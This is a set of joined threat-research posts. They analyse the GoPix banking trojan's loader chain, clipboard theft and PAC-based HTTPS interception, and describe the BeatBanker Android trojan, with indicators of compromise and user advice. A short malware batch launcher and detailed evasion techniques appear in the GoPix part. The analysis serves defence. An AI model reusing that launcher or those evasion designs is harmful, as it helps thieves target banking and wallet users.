
This script’s purpose is to collect system information and send it to the GoPix C2. Upon doing so, the script obtains a JSON file containing GoPix modules and a configuration that is saved on the victim’s computer.

System information collection

System information collection

The information contained within this JSON is as follows:

  • Folder and file names to be created under the %APPDATA% directory
  • Obfuscated PowerShell script
  • Encrypted PowerShell script ps
  • Malicious code implant sc containing encrypted GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix implant
  • GoPix configuration file pf

Once these files are saved, an additional batch file is also created and executed. Its purpose is to launch the obfuscated PowerShell script.

PSExecutionPolicyPreference=Unrestricted
powershell -File "$scriptPath"
exit

Obfuscated PowerShell script



Upon execution, the obfuscated PowerShell script decrypts the encrypted PowerShell script ps, starts another PowerShell instance, and passes the decrypted script through its stdin, so that the decrypted script is never loaded to disk.

Deobfuscated PowerShell script

Deobfuscated PowerShell script

Decrypted PowerShell script “ps”


The purpose of this memory-only PowerShell script is to perform an in-memory decryption of the GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix malware implant into allocated memory. After that, it creates a small piece of shellcode within the PowerShell process to jump to the GoPix dropper shellcode previously decrypted.

PowerShell script shellcode jumps to the malware loader shellcode

PowerShell script shellcode jumps to the malware loader shellcode


The GoPix dropper shellcode is built for either the x86 or x64 architecture, depending on the victim’s computer.

Building the GoPix shellcode depending on the targeted architecture

Building the GoPix shellcode depending on the targeted architecture

Shellcode


This shellcode is bundled with the malware and stays in encrypted form on disk. It is utilized at two separate stages of the infection chain: first to launch the GoPix dropper and subsequently to execute the main GoPix malware. We’ve observed two versions of this shellcode. The main difference is the old one resolves API addresses by their names, while the latest one employs a hashing algorithm to determine the address of a given API. The API hash calculation begins by generating a hash for the DLL name, and this resulting hash is then used within the function name to compute the final API hash.

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The first time GoPix is dropped into memory through PowerShell, its structure is as follows:

  1. Memory dropper shellcode
  2. Memory dropper DLL
  3. Main payload shellcode
  4. Main payload DLL


Both DLLs have their MZ signature erased, which helps to evade detection by memory dumping tools that scan for PE files in memory.

MZ signature zeroed

MZ signature zeroed

GoPix dropper

When the main function from the dropper is called, it verifies if it is running within an Explorer.exe process; if not, it will terminate. It then sequentially checks for installed browsers — Chrome, Firefox, Edge, and Opera — retrieving the full path of the first detected browser from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths. A significant difference from previously analyzed droppers is that this version encrypts each string using a unique algorithm.


After selecting the browser, the dropper uses direct syscalls to launch the chosen browser process in a suspended state. This allows it to inject the main GoPix shellcode and its parameters into the process. The injected shellcode is tasked with extracting and loading the main GoPix implant directly into memory, subsequently calling its exported main function. The parameters passed include the number 1, to trigger the main GoPix function, and the current Process ID, which is that of Explorer.exe.

The dropper uses a syscall instruction and calls the GoPix in-memory implant's main function

The dropper uses a syscall instruction and calls the GoPix in-memory implant’s main function

Main GoPix implant

Clipboard stealing functionality


Boleto bancário was added as one of the targets to the malware’s clipboard stealing and replacing feature. Boleto is a popular payment method in Brazil that functions similarly to an invoice, being the second most popular payment system in the country. It is a standardized document that includes important payment information such as the amount due, due date, and details of the payee. It features a typeable line, which is a sequence of numbers that can be entered in online banking applications to pay. This line is what GoPix targets with its functionality. An example of such a line is “23790.12345 60000.123456 78901.234567 8 76540000010000”.

Boleto bancário targeted in clipboard-stealing functionality

Boleto bancário targeted in clipboard-stealing functionality

When GoPix detects a Pix or Boleto transaction, it simply sends this information to the C2. However, when a Bitcoin or Ethereum wallet is copied to the clipboard, the malware replaces the address with one belonging to the threat actor.

Unique man-in-the-middle attack

PAC (Proxy AutoConfig) files are nothing new; they’ve been used by Brazilian criminals for over two decades, but GoPix takes this to another level. While in the past, criminals used PAC files to redirect victims to a fake phishing page, the purpose of the PAC file in GoPix attacks is to manipulate the traffic while the user navigates the legitimate financial website.


In order to hide which site GoPix wants to intercept, it uses a CRC32 algorithm in the host field of the PAC file. It is formatted on the fly using a pf configuration file: the items in it determine which proxy the victim will be redirected to. To hide its malicious proxy server, once a connection is opened to the proxy server, the malware enumerates all connections and finds the process that initiated it. It then takes the process executable name CRC32C checksum and compares it with a hardcoded list of browsers’ CRC checksums. If it doesn’t match a known browser, the malware simply terminates the connection.

PAC file excerpt

PAC file excerpt

To uncover GoPix targets, we compiled a list of many Brazilian financial institution domains and subdomains, computed their CRC32 checksums, and compared them against GoPix hardcoded values. The table below shows each CRC32 and its target.

CRC32 Target
8BD688E8 local
8CA8ACFF www2.banco********.com.br
AD8F5213 autoatendimento.********.com.br
105A3F17 www2.****.com.br
B477FE70 internetbanking.*******.gov.br
785F39C2 loginx.********.br
C72C8593 internetpf.*****.com.br
75E3C3BA internet.*****.com.br
FD4E6024 internetbanking.*******.com.br

HTTPS interception


Since every communication is encrypted via HTTPS, GoPix bypasses this by injecting a trusted root certificate into the memory of a web browser while on the victim’s machine. This allows the attacker to sniff and even manipulate the victim’s traffic. We have found two certificates across GoPix samples, one that expired in January 2025 and another created in February 2025 that is set to expire in February 2027.

GoPix trusted root certificate

GoPix trusted root certificate

Conclusion

With the ability to load its memory-only implant that employs a malicious Proxy AutoConfig (PAC) file and an HTTP server to execute an unprecedented man-in-the-middle attack, GoPix is by far the most advanced banking Trojan of Brazilian origin. The injection of a trusted root certificate into the browser enhances its ability to intercept and manipulate sensitive financial data while maintaining its stealth profile, as the malicious certificate is not visible to operating system tools. Additionally, GoPix has expanded its clipboard monitoring capability by adding Boleto slips to its arsenal, which already includes Pix transactions and cryptowallets addresses.

This is a sophisticated threat, with multiple layers of evasion, persistence, and functionality. The investigation into the malware’s shellcode, dropper, and main module uncovered intricate mechanisms, including process jumping to leverage specific functionalities across processes. This technique, combined with robust string encryption methods applied to both the dropper and main payload, indicates that the threat actor has gone to great lengths to hinder detection. Interestingly enough, attackers adopted the use of a legitimate commercial anti-fraud service to pre-qualify their targets, aiming to avoid sandboxes and security researchers’ investigations. Additionally, the persistence and cleanup mechanisms implemented by the malware enhance its durability during incident response efforts, with very short C2 lifespans.

For further information on GoPix and all technical details, please contact crimewareintel@kaspersky.com.

Kaspersky’s products detect this threat as HEUR:Trojan-Banker.Win64.GoPix, Trojan.PowerShell.GoPix, and HEUR:Trojan-Banker.OLE2.GoPix.

Indicators of compromise

EB0B4E35A2BA442821E28D617DD2DAA2 – NSIS installer
C64AE7C50394799CE02E97288A12FFF – ZIP archive with an LNK file
D3A17CB4CDBA724A0021F5076B33A103 – Malware dropper
28C314ACC587F1EA5C5666E935DB716C – Main payload

Malicious Certificate Thumbprint
<Name(CN=Root CA 2024)> f110d0bd7f3bd1c7b276dc78154dd21eef953384
<Name(CN=Root CA 2025)> 1b1f85b68e6c9fde709d975a186185c94c0faa51

C2
paletolife[.]com

Domains and IPs
https://correioez0ubcfht9i3.lovehomely[.]com/
https://correiotwknx9gu315h.lovehomely[.]com/
http://webmensagens4bb7[.]com/
https://mydigitalrevival[.]com/get.php
http://b3d0[.]com/1/
http://4a3d[.]com/1/
http://9de1[.]com/1/
http://ef0h[.]com/1/
http://yogarecap[.]com/1/

Trojan BeatBanker e BTMOB: técnicas de infecção e como manter a segurança | Blog oficial da Kaspersky

Por:GReAT
13 de Março de 2026, 14:40

Para conseguir concretizar seus planos ardilosos, os desenvolvedores de malware para Android precisam enfrentar vários desafios sucessivos: enganar os usuários para invadir o smartphone, burlar os softwares de segurança, convencer as vítimas a conceder várias permissões do sistema, manter a distância de otimizadores de bateria integrados que consomem muitos recursos e, depois de tudo isso, ter a certeza de que o malware realmente gera lucro. Os criadores do BeatBanker, uma campanha de malware baseado em‑Android descoberta recentemente por nossos especialistas, desenvolveram algo novo para cada uma dessas etapas. O ataque é voltado, por enquanto, para usuários brasileiros, mas as ambições dos desenvolvedores quase certamente motivará uma expansão internacional, então, vale a pena permanecer em alerta e estudar os truques do agente da ameaça. É possível encontrar uma análise técnica completa do malware na Securelist.

Como o BeatBanker se infiltra em um smartphone



O malware é distribuído por páginas de phishing especialmente criadas que imitam a Google Play Store. Uma página facilmente confundida com o Marketplace oficial convida os usuários a baixar um aplicativo aparentemente útil. Em uma campanha, o trojan se disfarçou como o aplicativo de serviços do governo brasileiro, o INSS Reembolso. Em outra, ele se apresentava como um aplicativo da Starlink.

O site malicioso cupomgratisfood{.}shop faz um excelente trabalho ao imitar uma loja de aplicativos. Não está claro por que o aplicativo INSS Reembolso falso aparece todas as três vezes. Para transparecer mais credibilidade, talvez?!



A instalação ocorre em várias etapas para evitar a solicitação de muitas permissões ao mesmo tempo e para acalmar ainda mais a vítima. Depois que o primeiro aplicativo é baixado e iniciado, ele exibe uma interface que também se assemelha ao Google Play e simula uma atualização para o aplicativo falso, ao solicitar a permissão do usuário para instalar aplicativos, algo que não parece fora do comum no contexto. Se essa permissão for concedida, o malware baixará módulos maliciosos adicionais no smartphone.

Após a instalação, o trojan simula uma atualização do aplicativo chamariz via Google Play ao solicitar permissão para instalar aplicativos enquanto baixa módulos maliciosos adicionais no processo

Todos os componentes do trojan são criptografados. Antes de descriptografar e prosseguir para os próximos estágios da infecção, ele verifica se o smartphone é real e se ele está no país de destino. O BeatBanker encerra imediatamente o próprio processo se encontrar discrepâncias ou detectar que está sendo executado em ambientes emulados ou de análise. Isso complica a análise dinâmica do malware. Aliás, o falso downloader de atualizações injeta módulos diretamente na RAM para evitar a criação de arquivos no smartphone que seriam visíveis ao software de segurança.

Todos esses truques não são novidade e são frequentemente usados em malwares complexos para computadores desktop. No entanto, para smartphones, essa sofisticação ainda é uma raridade, e nem todas as ferramentas de segurança conseguirão detectar isso. Usuários de produtos da Kaspersky estão protegidos contra essa ameaça.

Reprodução de áudio como um escudo

Uma vez estabelecido no smartphone, o BeatBanker baixa um módulo para minerar a criptomoeda Monero. Os autores estavam muito preocupados com a possibilidade dos sistemas agressivos de otimização de bateria do smartphone desligarem o minerador, então eles criaram um truque: tocar um som quase inaudível o tempo todo. Os sistemas de controle de consumo de energia normalmente poupam os aplicativos que estão reproduzindo áudio ou vídeo para evitar cortar a música de fundo ou os players de podcast. Dessa forma, o malware pode ser executado continuamente. Além disso, ele exibe uma notificação persistente na barra de status para solicitar ao usuário que mantenha o telefone ligado para uma atualização do sistema.

Exemplo de uma notificação de atualização persistente do sistema de outro aplicativo malicioso disfarçado como um aplicativo da Starlink

Controle via Google

Para gerenciar o trojan, os autores utilizam o Firebase Cloud Messaging (FCM) legítimo do Google, um sistema para receber notificações e enviar dados de um smartphone. Esse recurso está disponível para todos os aplicativos e é o método mais popular para enviar e receber dados. Graças ao FCM, os invasores podem monitorar o status do dispositivo e alterar as configurações de acordo com suas necessidades.

Não acontecerá nada durante um tempo, depois que o malware for instalado, os invasores esperam pacientemente. Então, eles acionam o minerador, mas com o cuidado de reduzir a intensidade, se o telefone superaquecer, a bateria começar a descarregar ou o proprietário estiver usando o dispositivo. Tudo isso é feito via FCM.

Roubo e espionagem

Além do minerador de criptomoedas, o BeatBanker instala módulos extras para espionar o usuário e realizar o roubo no momento certo. O módulo de spyware solicita a permissão dos Serviços de Acessibilidade, e se ela for concedida, o monitoramento de tudo o que estiver acontecendo no smartphone começa.

Se o proprietário abrir o aplicativo Binance ou Trust Wallet para enviar USDT, o malware sobrepõe uma tela falsa na parte superior da interface da carteira ao trocar efetivamente o endereço do destinatário pelo seu próprio endereço. Todas as transferências vão para os golpistas.

O trojan possui um sistema de controle remoto avançado e é capaz de executar muitos outros comandos:

  • Interceptação de códigos únicos do Google Autenticador
  • Gravação de áudio do microfone
  • Streaming da tela em tempo real
  • Monitoramento da área de transferência e interceptação de pressionamentos de tecla
  • Envio de mensagens SMS
  • Simulação de toques em áreas específicas da tela e entrada de texto de acordo com um script enviado pelo invasor e muito mais

Tudo isso torna possível roubar a vítima quando ela usa qualquer outro serviço bancário ou de pagamento, não apenas os pagamentos de criptomoedas.

Às vezes, as vítimas são infectadas com um módulo diferente para espionagem e controle remoto por smartphone, o trojan de acesso remoto BTMOB. Seus recursos maliciosos são ainda mais amplos, incluindo:

  • Aquisição automática de determinadas permissões no Android 13 a 15
  • Rastreamento contínuo de geolocalização
  • Acesso às câmeras frontal e traseira
  • Obtenção de códigos PIN e senhas para desbloqueio da tela
  • Captura da digitação do teclado

Como se proteger contra o BeatBanker

Os criminosos virtuais estão constantemente refinando seus ataques e criando novas soluções como formas de lucrar com as vítimas. Apesar disso, é possível se proteger seguindo algumas precauções simples:

  • Baixe aplicativos somente de fontes oficiais, como o Google Play ou a loja de aplicativos pré-instalada pelo fornecedor. Se encontrar um aplicativo ao pesquisar na Internet, não o abra por meio de um link do navegador, em vez disso, acesse o aplicativo Google Play ou outra loja consolidada em seu smartphone e procure por ele lá. Enquanto estiver fazendo isso, verifique o número de downloads, o histórico do aplicativo, as classificações e os comentários. Evite aplicativos novos, aplicativos com classificações baixas e aqueles com um pequeno número de downloads.
  • Verifique todas as permissões concedidas. Não conceda permissões sem a certeza do que elas fazem ou por que esse aplicativo específico as requer. Tenha muito cuidado com permissões como Instalar aplicativos desconhecidos, Acessibilidade, Superusuário e Exibir sobre outros aplicativos. Escrevemos sobre isso em detalhes em um artigo separado.
  • Equipe seu dispositivo com uma solução antimalware abrangente. Naturalmente, recomendamos o Kaspersky for Android. Os usuários dos produtos Kaspersky estão protegidos contra o BeatBanker, detectado com os veredictos HEUR:Trojan-Dropper.AndroidOS.BeatBanker e HEUR:Trojan-Dropper.AndroidOS.Banker.*.
  • Atualize regularmente o sistema operacional e o software de segurança. Para o Kaspersky for Android, atualmente indisponível no Google Play, consulte nossas instruções detalhadas sobre como instalar e atualizar o aplicativo.

Ameaças aos usuários do Android estão aumentando bastante ultimamente. Confira nossas outras postagens sobre os ataques Android mais relevantes e difundidos, além das dicas para manter você e seus entes queridos seguros:

  • ✇Securelist
  • BeatBanker: A dual‑mode Android Trojan GReAT
    Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT. This blog post outlines ea
     

BeatBanker: A dual‑mode Android Trojan

Por:GReAT
10 de Março de 2026, 07:00

Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.

This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.

Key findings:

  • To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
  • It monitors battery temperature and percentage, and checks whether the user is using the device.
  • At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
  • It deploys a banker in addition to a cryptocurrency miner.
  • When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
  • New samples now drop BTMOB RAT instead of the banking module.

Initial infection vector

